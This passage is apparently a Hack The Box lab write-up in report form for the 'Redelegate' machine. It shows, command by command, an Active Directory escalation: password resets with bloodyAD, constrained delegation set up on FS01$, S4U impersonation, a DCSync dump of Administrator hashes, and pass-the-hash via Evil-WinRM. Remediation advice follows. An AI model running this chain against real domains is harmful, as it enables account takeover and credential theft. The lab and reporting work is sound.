```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ bloodyAD --host 10.129.234.50 -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' set password Helen.Frost Password1!
[+] Password changed successfully!
```

A WinRM session was established and the user flag retrieved:

```
evil-winrm -i 10.129.234.50 -u Helen.Frost -p 'Password1!'
```


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ evil-winrm -i 10.129.234.50 -u Helen.Frost -p 'Password1!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Helen.Frost\Documents> whoami
redelegate\helen.frost
*Evil-WinRM* PS C:\Users\Helen.Frost\Documents> cd ..
*Evil-WinRM* PS C:\Users\Helen.Frost> cd Desktop
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> dir


    Directory: C:\Users\Helen.Frost\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/11/2026   1:40 PM             34 user.txt


*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> type user.txt
a89c4db65de5052847c05ac635b5e40c
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop>
```

5. Privilege Identification — SeEnableDelegationPrivilege and Constrained Delegation Setup

Helen.Frost's token privileges were checked immediately upon gaining the shell:

```
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                                        State
============================= ================================================================== =======
SeMachineAccountPrivilege     Add workstations to domain                                         Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                           Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                     Enabled
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop>
```

`SeEnableDelegationPrivilege` was enabled. This privilege allows setting the `TRUSTED_TO_AUTH_FOR_DELEGATION` flag on accounts and writing `msDS-AllowedToDelegateTo` — the two attributes required to configure constrained delegation. BloodHound confirmed the second component: Helen.Frost's membership in the **IT** group gives **GenericAll** over `FS01$`:



The attack plan: reset `FS01$`'s password via GenericAll, configure constrained delegation targeting `cifs/dc.redelegate.vl`, then impersonate the DC machine account to DCSync.

A TGT for Helen.Frost was obtained and set as the active Kerberos ticket:

```
impacket-getTGT redelegate.vl/HELEN.FROST:'Password1!'
export KRB5CCNAME=HELEN.FROST.ccache
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ impacket-getTGT redelegate.vl/HELEN.FROST:'Password1!'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in HELEN.FROST.ccache
```

`FS01$`'s password was reset using bloodyAD authenticated via Kerberos:

```
bloodyAD -d redelegate.vl -k --host dc.redelegate.vl set password 'FS01$' 'Password1!'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" set password "FS01$" 'Password1!'
[+] Password changed successfully!
```

The new credentials were confirmed valid:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ nxc smb redelegate.vl -u FS01$ -p 'Password1!'
SMB         10.129.234.50   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.50   445    DC               [+] redelegate.vl\FS01$:Password1!
```

The `TRUSTED_TO_AUTH_FOR_DELEGATION` UAC flag was set on `FS01$` using `SeEnableDelegationPrivilege`:

```
bloodyAD -d redelegate.vl -k --host dc.redelegate.vl add uac FS01$ -f
TRUSTED_TO_AUTH_FOR_DELEGATION
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" add uac FS01$ -f TRUSTED_TO_AUTH_FOR_DELEGATION
[+] ['TRUSTED_TO_AUTH_FOR_DELEGATION'] property flags added to FS01$'s userAccountControl
```

The delegation target was configured:

```
bloodyAD -d redelegate.vl -k --host dc.redelegate.vl set object FS01$ \
  msDS-AllowedToDelegateTo -v 'cifs/dc.redelegate.vl'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" set object FS01$ msDS-AllowedToDelegateTo -v 'cifs/dc.redelegate.vl'
[+] FS01$'s msDS-AllowedToDelegateTo has been updated
```

---

6. S4U2self/S4U2proxy Impersonation, DCSync, and Domain Compromise

A TGT was obtained for `FS01$` using the newly-set password:

```
impacket-getTGT redelegate.vl/fs01\$:'Password1!' -dc-ip 10.129.234.50
export KRB5CCNAME=fs01\$.ccache
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ impacket-getTGT redelegate.vl/fs01\$:'Password1!' -dc-ip 10.129.234.50
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in fs01$.ccache
```

getST was used to request a service ticket impersonating the `dc` machine account against the CIFS service on the domain controller via S4U2self and S4U2proxy:

```
impacket-getST -k -no-pass redelegate.vl/fs01\$ \
  -spn cifs/dc.redelegate.vl -impersonate dc -dc-ip 10.129.234.50
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ impacket-getST -k -no-pass redelegate.vl/fs01\$ -spn cifs/dc.redelegate.vl -impersonate dc -dc-ip 10.129.234.50
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating dc
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in dc@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache
```

The resulting CIFS service ticket was exported as the active Kerberos credential:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ export KRB5CCNAME=dc@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache
```

secretsdump performed DCSync using the impersonated ticket:

```
impacket-secretsdump -k dc.redelegate.vl -just-dc-user Administrator
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ impacket-secretsdump -k dc.redelegate.vl -just-dc-user Administrator
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ec17f7a2a4d96e177bfd101b94ffc0a7:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:db3a850aa5ede4cfacb57490d9b789b1ca0802ae11e09db5f117c1a8d1ccd173
Administrator:aes128-cts-hmac-sha1-96:b4fb863396f4c7a91c49ba0c0637a3ac
Administrator:des-cbc-md5:102f86737c3e9b2f
[*] Cleaning up...
```

Administrator NT hash: **ec17f7a2a4d96e177bfd101b94ffc0a7**

```
evil-winrm -i redelegate.vl -u Administrator -H 'ec17f7a2a4d96e177bfd101b94ffc0a7'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ evil-winrm -i redelegate.vl -u Administrator -H ec17f7a2a4d96e177bfd101b94ffc0a7

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
redelegate\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/11/2026   1:40 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
cee965938fad774c4b1607c3905d109d
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

6 Remediation Summary

The findings from this assessment span service misconfiguration, credential storage practices, Active Directory ACL abuse, and an overly permissive privilege assignment. Each finding contributed to the attack chain from unauthenticated external access to full domain compromise.

6.1 Short Term

SHORT TERM REMEDIATION:

- Disable anonymous FTP access on the domain controller. FTP anonymous access should never be enabled on a domain controller. If FTP file sharing is an operational requirement, restrict access to authenticated users, require TLS (FTPS), and serve files from a dedicated non-DC host. Immediately review the FTP share contents and remove any credential material, databases, or internal documents from the exposed directory.
- Rotate the KeePass master password and restrict distribution of the `Shared.kdbx` file. The current master password follows the predictable `SeasonYear!` format documented in the organisation's own training materials. Replace it with a long random passphrase and store the database in a controlled location accessible only to authorised personnel. The SQLGuest password and all other credentials stored in the database should be rotated immediately.
- Remove `SeEnableDelegationPrivilege` from Helen.Frost's token. This privilege should be restricted to domain administrators and specific automation accounts with a documented delegation configuration role. Revoke it from all standard and helpdesk user accounts.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Remove the ForceChangePassword ACL from the Helpdesk group over Helen.Frost. The Helpdesk group should not hold password reset rights over WinRM-capable accounts. If helpdesk password reset is an operational requirement, implement it through a delegated administration model that restricts resets to standard users only and excludes privileged and IT-group accounts.
- Audit all constrained delegation configurations in the domain. After remediation, verify that no accounts hold `TRUSTED_TO_AUTH_FOR_DELEGATION` or `msDS-AllowedToDelegateTo` entries that were not explicitly and intentionally configured by an administrator. The FS01$ machine account should have its delegation configuration removed and its password rotated.
- Enforce a non-predictable password policy. The discovery of `Marie.Curie:Fall2024!` via password spraying against a seasonal wordlist demonstrates that the SeasonYear! format is in active use despite being the subject of internal training. Implement Azure AD Password Protection or a third-party password filter to block passwords matching known weak patterns including seasonal formats, company names, and dictionary words with appended numbers or symbols.

6.3 Long Term

LONG TERM REMEDIATION:

- Conduct a full BloodHound ACL audit and remediate all ForceChangePassword, GenericAll, GenericWrite, and WriteOwner edges from standard user accounts to privileged accounts or members of Remote Management Users. The CyberAudit document identified ACL rechecks as an open item — this audit should be completed and ACL review should be established as a recurring quarterly process.
- Remove unused domain objects. The CyberAudit document also flagged this as an open item. Stale machine accounts such as `FS01$` with GenericAll exposure to IT group members represent a lateral movement surface that accumulates over time without active cleanup. Implement a process to regularly review and disable machine accounts inactive for more than 90 days.
- Restrict sensitive privileges (`SeEnableDelegationPrivilege`, `SeDebugPrivilege`, `SeImpersonatePrivilege`) through Group Policy and audit them quarterly. Privilege assignments that are unusual for a given role — such as SeEnableDelegationPrivilege on a helpdesk account — are a reliable indicator of misconfiguration that may not surface without systematic review.

7 Technical Findings Details

1. SeEnableDelegationPrivilege and GenericAll Over Machine Account Enable Constrained Delegation Configuration and DCSync - Critical


CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	Helen.Frost holds `SeEnableDelegationPrivilege`, which allows writing the `TRUSTED_TO_AUTH_FOR_DELEGATION` flag and `msDS-AllowedToDelegateTo` attribute on any account. Her IT group membership gives `GenericAll` over the `FS01$` machine account, enabling a password reset. Together these allow configuring constrained delegation on `FS01$`: after resetting its password, setting the delegation flag, and writing `msDS-AllowedToDelegateTo = cifs/dc.redelegate.vl`, the machine account can request service tickets via S4U2self and S4U2proxy impersonating any user — including the DC machine account — against the CIFS service. A secretsdump DCSync with that impersonated ticket extracted the Administrator NT hash for a pass-the-hash WinRM session.
Impact	Full domain compromise. The Administrator NT hash was recovered via DCSync using an impersonated service ticket. A pass-the-hash WinRM session as Administrator was established and the root flag retrieved.
Affected Component	• Helen.Frost — SeEnableDelegationPrivilege: allows configuring constrained delegation • IT group — GenericAll over FS01$: allows password reset and attribute modification • FS01$ machine account — configured with constrained delegation to cifs/dc.redelegate.vl
Remediation	Revoke `SeEnableDelegationPrivilege` from Helen.Frost and audit all accounts holding this privilege. It should be assigned only to administrators with a documented and approved delegation configuration role — never to helpdesk or standard user accounts. Remove GenericAll from the IT group over FS01 $and replace it with the minimum permissions needed. Remove the constrained$ (`TRUSTED_TO_AUTH_FOR_DELEGATION` and `msDS-AllowedToDelegateTo`) and rotate FS01$'s password. Conduct a quarterly audit of all accounts with constrained or unconstrained delegation configured using BloodHound or the AD attribute `msDS-AllowedToDelegateTo`.
References	• https://attack.mitre.org/techniques/T1003/006/ • https://www.harmj0y.net/blog/activedirectory/s4u2pwnage/

Finding Evidence

SeEnableDelegationPrivilege was confirmed on Helen.Frost's token:

```
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                                        State
============================= ================================================================== =======
SeMachineAccountPrivilege     Add workstations to domain                                         Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                           Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                     Enabled
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop>
```

BloodHound confirmed IT group GenericAll over FS01$:



FS01$'s password was reset, delegation flag set, and delegation target configured:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" set password "FS01$" 'Password1!'
[+] Password changed successfully!
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" add uac FS01$ -f TRUSTED_TO_AUTH_FOR_DELEGATION
[+] ['TRUSTED_TO_AUTH_FOR_DELEGATION'] property flags added to FS01$'s userAccountControl
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" set object FS01$ msDS-AllowedToDelegateTo -v 'cifs/dc.redelegate.vl'
[+] FS01$'s msDS-AllowedToDelegateTo has been updated
```

A service ticket impersonating the DC machine account was obtained via S4U2self/S4U2proxy:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ impacket-getST -k -no-pass redelegate.vl/fs01\$ -spn cifs/dc.redelegate.vl -impersonate dc -dc-ip 10.129.234.50
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating dc
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in dc@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache
```

DCSync extracted the Administrator hash:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ impacket-secretsdump -k dc.redelegate.vl -just-dc-user Administrator
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ec17f7a2a4d96e177bfd101b94ffc0a7:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:db3a850aa5ede4cfacb57490d9b789b1ca0802ae11e09db5f117c1a8d1ccd173
Administrator:aes128-cts-hmac-sha1-96:b4fb863396f4c7a91c49ba0c0637a3ac
Administrator:des-cbc-md5:102f86737c3e9b2f
[*] Cleaning up...
```

Pass-the-hash as Administrator delivered the root flag:


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ evil-winrm -i redelegate.vl -u Administrator -H ec17f7a2a4d96e177bfd101b94ffc0a7

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
redelegate\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/11/2026   1:40 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
cee965938fad774c4b1607c3905d109d
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

2. Helpdesk Group Holds ForceChangePassword Over WinRM-Capable Account Enabling Unauthorised Lateral Movement - High

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	The Helpdesk group holds `ForceChangePassword` over `Helen.Frost`, a member of Remote Management Users. `ForceChangePassword` allows any member of the Helpdesk group to reset Helen.Frost's password without knowing her current password. Combined with `Marie.Curie`'s Helpdesk membership — accessed via password spray — this allowed resetting Helen.Frost's password and establishing a WinRM session as her account. The CyberAudit document found via FTP explicitly listed an ACL recheck as an outstanding audit action, indicating this misconfiguration was known but not remediated.
Impact	WinRM access to the domain controller as Helen.Frost, with the user flag. Helen.Frost held `SeEnableDelegationPrivilege` and IT group membership with GenericAll over FS01$, enabling the constrained delegation privilege escalation in Finding 3.
Affected Component	• Active Directory — Helpdesk group: ForceChangePassword over Helen.Frost • Helen.Frost — Remote Management Users (WinRM access)
Remediation	Remove the ForceChangePassword ACL from the Helpdesk group over Helen.Frost. Helpdesk password reset rights should be scoped to standard user accounts and explicitly exclude members of IT, Remote Management Users, and any other privileged groups. If helpdesk-driven resets are required, implement them through a controlled delegation model that limits the scope to non-privileged accounts only. Complete the ACL recheck flagged in the CyberAudit document and establish a regular BloodHound audit cadence to detect new dangerous ACL edges.
References	• https://bloodhound.readthedocs.io/en/latest/ • https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/acl-persistence-abuse

Finding Evidence

BloodHound mapped the ForceChangePassword path from Marie.Curie to Helen.Frost via the Helpdesk group:



Helen.Frost's password was reset via bloodyAD and a WinRM shell was established:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ bloodyAD --host 10.129.234.50 -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' set password Helen.Frost Password1!
[+] Password changed successfully!
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/redelegate]
└─$ evil-winrm -i 10.129.234.50 -u Helen.Frost -p 'Password1!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Helen.Frost\Documents> whoami
redelegate\helen.frost
*Evil-WinRM* PS C:\Users\Helen.Frost\Documents> cd ..
*Evil-WinRM* PS C:\Users\Helen.Frost> cd Desktop
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> dir


    Directory: C:\Users\Helen.Frost\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/11/2026   1:40 PM             34 user.txt


*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> type user.txt
a89c4db65de5052847c05ac635b5e40c
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop>
```

3. Anonymous FTP Access Exposes KeePass Credential Database with Predictable Master Password - High

CWE	CWE-284 - Improper Access Control
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The FTP service on the domain controller permits anonymous login and exposes three files: a training agenda, a cyber audit document, and a KeePass database (`Shared.kdbx`). The training agenda explicitly references 'SeasonYear!' as an example of a weak password format in use at the organisation. The KeePass master password followed exactly this pattern (`Fall2024!`) and was cracked from a targeted seasonal wordlist in seconds. The database contained credentials for multiple accounts including `SQLGuest`, which was valid against the MSSQL service and used for RID brute force enumeration of all domain user accounts.
Impact	Anonymous access to a credential database containing valid service account credentials. SQLGuest MSSQL access enabled domain user enumeration via RID brute force, which directly fed the password spray that yielded `Marie.Curie:Fall2024!` — the starting point for the Active Directory exploitation chain.
Affected Component	• FTP service (port 21) — anonymous login permitted on domain controller • Shared.kdbx — KeePass database with predictable master password (Fall2024!)
Remediation	Disable anonymous FTP access immediately. FTP anonymous access has no legitimate use case on a domain controller. If FTP-based file sharing is required, use an authenticated FTPS service on a dedicated non-DC server. Remove all credential material, databases, and internal documents from the FTP root. Rotate all passwords stored in the KeePass database and replace the master password with a long randomly-generated passphrase. Enforce a password policy that prevents use of seasonal, dictionary-based, or pattern-following passwords across all accounts.
References	https://owasp.org/www-community/vulnerabilities/Insecure_Storage_of_Sensitive_Information

Finding Evidence

Anonymous FTP login was confirmed and all files were downloaded:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/redelegate/NMAP]
└─$ ftp 10.129.234.50
Connected to 10.129.234.50.
220 Microsoft FTP Service
Name (10.129.234.50:parallels): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

```
ftp> binary
200 Type set to I.
ftp> mget *
mget CyberAudit.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||53479|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************************************************************************|   434        6.60 KiB/s    00:00 ETA
226 Transfer complete.
434 bytes received in 00:00 (6.58 KiB/s)
mget Shared.kdbx [anpqy?]? y
229 Entering Extended Passive Mode (|||53480|)
150 Opening BINARY mode data connection.
100% |*****************************************************************************************************************************************************************|  2622       16.58 KiB/s    00:00 ETA
226 Transfer complete.
2622 bytes received in 00:00 (11.99 KiB/s)
mget TrainingAgenda.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||53481|)
150 Opening BINARY mode data connection.
100% |*****************************************************************************************************************************************************************|   580        4.42 KiB/s    00:00 ETA
226 Transfer complete.
580 bytes received in 00:00 (2.77 KiB/s)
ftp>
```

